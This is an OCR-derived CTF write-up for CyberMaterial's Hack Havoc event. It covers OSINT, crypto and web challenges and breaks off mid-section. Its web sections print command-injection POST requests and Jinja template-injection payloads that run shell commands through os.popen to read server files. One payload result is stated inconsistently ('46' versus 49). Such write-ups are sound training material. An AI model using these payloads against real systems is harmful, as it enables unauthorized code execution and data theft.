Category: Welcome

Challenge Name: Welcome To CyberMaterial

Category: Welcome
Points: 5

Challenge Description:

Welcome to Hack Havoc, the premiere CTF hosted by CyberMaterial. Before starting the journey, make a detour to the CyberMaterial Discord server. Friends are crucial for every adventure…

Discord: `https://ctf.cybermaterial.com/`

Flag Format: CM{String}

Hint:

Sometimes we have to look around or up in the sky!! In the Channel.

Solution Process:

1. **Joining the Discord Server:** Accessed the provided Discord link and joined the CyberMaterial server.
2. **Finding the Flag:** Navigated to the `ctf-support` channel within the server and searched for the flag as per the hint provided.
3. **Retrieving the Flag:** Found the flag in the description of the `ctf-support` channel.

Flag:

CM{Subscribe_TO_CyberMaterial}

Challenge Name: FeedBack challenge

Category: Welcome

Points: 5

Challenge Description:

Do Follow before moving ahed with challenge
https://www.linkedin.com/company/cybermaterial/
https://forms.gle/EK5qEfQZvi5MnCc29

There was a feedback form , filled it got the flag

CM{HApPy_EnDiNg}

Category: Web

Challenge Name: We're rolling
Category: Web
Points: 20

Challenge Description:


The challenge provided the hint: *"Guyzz have you seen Mr Robot xD?"*
The goal was to discover the flag by navigating to a web address:https://ctf.cybermaterial.com

The hint referenced *Mr. Robot*, which often suggests looking at files related to website indexing, like `robots.txt`.

Solution Process:

Website Exploration: I navigated to the URL:
`https://ctf.cybermaterial.com/robots.txt` and viewed the source of the page.

Flag Search: Since the challenge uses the `CM{}` flag format, I searched for "CM" in the `robots.txt` file. The flag was found within the file as: CM{RoOL_&_ROoL}



Challenge Name: Drunken website

Category: Web
Points: 30

Challenge Description:

A coder, tipsy and on a deadline, unleashed a website that's a chaotic mess of broken links and jumbled code in many languages. The site's live, and the flag is hidden in the mayhem.

Your challenge? Navigate this digital disaster, debug the chaos, and find the elusive flag.

URL: http://challenge.ctf.cybermaterial.com/dissssissssimpul/

Solution Process:

Accessed the given URL, which presented a chaotic website with numerous broken links
Viewed the source code of the main page and encountered several misleading elements and broken links.

Found a reference to `/homepage.html` and visited it:


http://challenge.ctf.cybermaterial.com/homepage.html

While exploring further, discovered a link labelled "Invisible Button" in the source code of the main page:

Invisible Button

Navigated to this page at `http://challenge.ctf.cybermaterial.com/dissssissssimpul/0.html`, which appeared as a blank white page.

Viewed the source code of the blank page and located the flag.



CM{W3bs1t3_15_5hi7}

Challenge Name: A Shakespearian Tragedy

Category: Web
Points: 40

Challenge Description:

The challenge included the following quote: *“Now let it work. Mischief, thou art afoot. Take thou what course thou wilt” -Mark Antony*

The hint was: *"Sometimes the answer is right between the lines."*
The challenge URL was: http://challenge.ctf.cybermaterial.com/challenge1

Solution Process:

Based on the hint, I decided to use a directory brute-force tool, *ffuf*, with the `common.txt` wordlist to uncover hidden directories or files.

The following directories and files were discovered:

When navigating to directories like `/users` and `/admin`, I encountered messages stating, *"Wrong door."*
The hint from Discord suggested: *"Not every closed door is locked."* This led me to inspect the source code of these pages.

In the `/users` directory, I found a hidden text in the source code.
`<div hidden> h67GnLsMv4MWc84cYr2Ar6VZ7VrEc1VoGMFp3N</div>`
It was encoded in Base58

Using an online decoder at dcode.fr , I decoded the message, which revealed:
C3Mr{3id_}c4me_i_s4w_i_c0nqu

After some analysis, I searched the decoded text in Google and discovered it was related to the famous quote by Julius Caesar: *"I came, I saw, I conquered."* This helped me realise the reference and complete the flag.

CM{i_c4me_i_s4w_i_c0nqu3r3d}

Challenge Name: The Shell Shocker
Category: Web
Points: 80

Challenge Description:

Our CyberMaterial developer thought they'd created the ultimate basic Linux shell, only the essentials, nothing fancy. But we think they might have missed a trick or two. 😏

Your task? See if you can get this shell to do something it wasn't exactly "designed" to do. Think of it like asking a fish to climb a tree. 🌳🐟

URL: http://challenge.ctf.cybermaterial.com/a/

Solution Process:

On the website, there was a Linux command executor. Simple commands like `pwd`, `ls`, and `whoami` were not functioning, so I inspected the page's source code.

During inspection, I found a reference to a JavaScript file:
<script src="{{ url_for('static', filename='script.js') }}"></script>

I navigated to the file:
http://challenge.ctf.cybermaterial.com/a/static/script.js.

The script contained a form for submitting commands and validated input against a small set of commands (`uname`, `echo`, `pwd`, `whoami`). I also noticed a POST request being sent to `/exec`.

I tried navigating to `/exec` directly, but it returned a "Method Not Allowed" error. Using Burp Suite, I intercepted the request and changed the `Content-Type` header to `application/json`.

I sent the following POST request to list files:

```
POST /a/exec HTTP/1.1
Host: challenge.ctf.cybermaterial.com
```

Content-Type: application/json

Content-Length: 25

{


"command": "ls"

}

The response revealed:

{"output":"__pycache__\napp.py\nflag.txt\nindex.html\nstatic\ntemplates\n"}

I modified the request to read the `flag.txt` file:



POST /a/exec HTTP/1.1

Host: challenge.ctf.cybermaterial.com

Content-Type: application/json

Content-Length: 25

{

"command": "cat flag.txt"

}

{"output":"CM{c0mMAnd_INjEc7iON_f7w}\n"}

CM{c0mMAnd_INjEc7iON_f7w}

Challenge Name: Bidden Funhouse

Category: Web
Points: 60

Challenge Description:

"Seems like you're hitting a wall. But walls can have cracks, right? Find a way past the barricade and see if you can decode what's been hidden inside. Good luck!"

Challenge URL: http://challenge.ctf.cybermaterial.com/b/


Solution process:

When visiting the URL, there was an input field and a submit button. Submitting data resulted in errors, suggesting an issue with how the data was being handled.I discovered that appending `/b/` to the URL was necessary for proper navigation:

- Original URL got when submitted hacker alias : http://challenge.ctf.cybermaterial.com/
- Correct URL: http://challenge.ctf.cybermaterial.com/b/

On the `/b/` page, I tested for Server-Side Template Injection vulnerabilities. I used the payload `{{7*7}}`, which returned `46`, confirming that SSTI was present.


http://challenge.ctf.cybermaterial.com/b/?name={{7*7}}



こんにちは 49


I used SSTI to execute commands on the server. I ran:

{{config.__class__.__init__.__globals__['os'].popen('ls').read()}}



This revealed a file named `app.py` on the server.then used SSTI to read the content of `app.py`:

{{config.__class__.__init__.__globals__['os'].popen('cat app.py').read()}}



CM{Y0u_4r3_a_r3A1Ly_go0D_nINj4}

Category: OSINT

Challenge Name: CyberMaterial's Cyber-Sleuth Newsletter

Category: OSINT
Points: 20


Challenge Description:

This month, CyberMaterial is fast in publishing the newsletter, with a recent incident involving a hacker leaking unreleased Netflix content. Episodes of *Arcane* and *Heartstopper* leaked online, but CyberMaterial got the scoop before anyone even knew about the hack.

Hint: We are on LinkedIn too , Hacker Leaks Unreleased Netflix Content

Solution Process:

1. **Visiting LinkedIn Page:** Accessed CyberMaterial's LinkedIn page using the provided hint.
2. **Searching for Posts:** Scrolled through the posts and searched for any mentions of Netflix or related content.
3. **Finding the Flag:** Located a post related to Netflix and the leaked content. The flag was embedded in the post content.




Flag:

`CM{4rCan3_4nD_h34rTst0pP3r}`

Challenge Name: Meet me here !

Category: OSINT
Points: 30

Challenge Description: You have received an exclusive invitation to a secret CyberMaterial party. The invitation includes a single photo. The message reads, "Can't wait to see you there! Bring your best detective skills. Don't be late!"
Flag Format: CM{6_4_2} Digit means no. of letters in the word together CM{abcdef_abcd_ab} .




Solution process:

1. **Analyse the Clues:**
    - **Cover 6 Solutions:** A Google search revealed that Cover 6 Solutions is an IT services and consulting company based in Arlington, VA.
    - **Gas Station:** The background of the image featured a gas station with a distinctive emblem. After analysis, it was identified as a BP gas station located in Virginia.

- **Waffle Inn:** Focused on finding the location of Waffle Inn and cross-referenced it on Google Maps.

2. **Determine the Location:**
   - After identifying Waffle Inn and locating the nearest BP gas station in that area, I pinpointed the exact location.
   - The final location was confirmed by verifying the details on Google Maps.
3. **Find the Flag:**
   - The challenge required the flag to be in the format CM{6_4_2}, where the numbers represent the number of letters in each segment of the road name.
   - The identified location was "Laurel Hill Rd," which fits the format: 6 letters (Laurel), 4 letters (Hill), and 2 letters (Rd).



CM{Laurel_Hill_Rd}

Challenge Name: APT Intel Hunt

Category: OSINT
Points: 40

Challenge Description:


You’re up against one of the most notorious APT groups—Lazarus. These cyber troublemakers have been causing chaos, and it’s up to you to outsmart them before they can make their next move.


A recent CyberMaterial report on their mischievous sub-group, Andariel, might just be the treasure map you need. But remember, Lazarus is like a sneaky cat—hard to catch and always up to something devious.

Hint: You can find this article on the CyberMaterial website. Title: Andariel (Lazarus Group). These hackers love Pastebin too!

Solution Process:

I first visited the CyberMaterial website and searched for the article titled "Andariel (Lazarus Group)." This led me to a Pastebin link: `https://pastebin.com/QUwg950y`. I accessed this Pastebin and found that it contained text with embedded numbers.





By decoding these numbers, I was able to extract the necessary information. Comparing this decoded information with the flag format, I successfully retrieved the flag:

CM{4pT_Gr0uP5_L4z4Ru5}

Challenge Name: Catch me !!!

Category: OSINT
Points: 50

Challenge Description:

We've got a hot case for you! A beggar on the street is actually a member of Al Capone's mob, and the FBI needs your help to track him down—fast. We've intercepted a suspicious phone number that seems to be connected to this individual—702.724.86XX. However, two digits are missing. Use this along with the provided image and other clues to identify his exact location. Report back the name of the building in front of which he is sitting. Flag format: CM{abc_abc_abcdefg}

Solution:

Analyse the Image:


- The provided image contained text on the road, which was read as "Stewar..."

Identify the Location:

- The phone number area code "702" provided and the road name led me to Las Vegas. Given that "Stewar" when i searched on google Stewar road it auto corrected "Stewart Ave," used this information to refine our search.

Search for Major Buildings:

- I used ChatGPT to find major buildings on Stewart Ave in Las Vegas. The name of the building starts with "The."



- Based on the building name and the flag format provided, the final flag was formatted as `CM{The_Mob_Museum}`.

Challenge Name: Oops! Where Did I Hide the Flag?

Category: OSINT
Points: 60

Challenge Description

Oops! In the midst of creating this OSINT challenge, I might've forgotten where I hid the flag in a video post. I remember it was about some interesting news, alerts, and incidents—so many things. Who knew social media could be so… forgettable? 😅 Put on your detective hat, dive into the social media jungle, and show me you can find what even I forgot! 🕵️‍♂️💡


Solution Process:

Exploring YouTube: The challenge indicated that the flag was hidden in a YouTube video. I navigated to the relevant YouTube channel and began watching various videos to find clues.

Checking Descriptions: As I watched the videos, I paid close attention to the descriptions, suspecting the flag could be hidden there. After going through multiple videos, I found the flag embedded within the description of the video at this URL:

- https://www.youtube.com/watch?v=iM4vtqkhmIo

Retrieving the Flag:



CM{SuB5cR1b3_t0_0ur_Y0u7ub3_Ch4nN3L}

Category: CRYPTO

Challenge Name: Green Flags 🟢

Category: Crypto
Points: 20

Challenge Description:
Flag fenzy In a sea of encrypted flags, your mission is to unravel the chaos and reveal the hidden truth

Solution Process:

Upon receiving the challenge,I performed a quick image search and identified that the flags followed a **maritime signal code**.

1. Using my preferred decoding tool, dCode's Maritime Signal Code Decoder, I entered the flag sequence to decode the hidden message.
2. The decoded flag was `CMNATOSIGNALS`.
3. Knowing the flag format, I formatted the decoded string into the correct format as `CM{NATO_SIGNALS}`

Challenge Name: I can't see it


Category: Crypto
Points: 30

Challenge Description:

In the land of secrets, where the ordinary becomes extraordinary, there's a riddle that loves to play hide-and-seek. It's hiding in plain sight, yet elusive to the eye. Venture into the realm where invisible ink holds the clues.

Solution Process:

The challenge provided a text file, and through prior experience, I recognized the pattern as Braille ASCII. I used the decoding tool dcode.fr to convert the Braille into readable text. Upon decoding, I revealed the flag: `CM{TH15_BR41LL3_1S_43AL}`



`CM{TH15_BR41LL3_1S_43AL}`

Challenge Name: Digital Black Hole

Category: Crypto
Points: 40


Challenge Description:

Imagine a digital black hole where secrets vanish into thin air. A cryptic message has been cast into this void, one that only the most adept machines can decipher.

Solution Process:

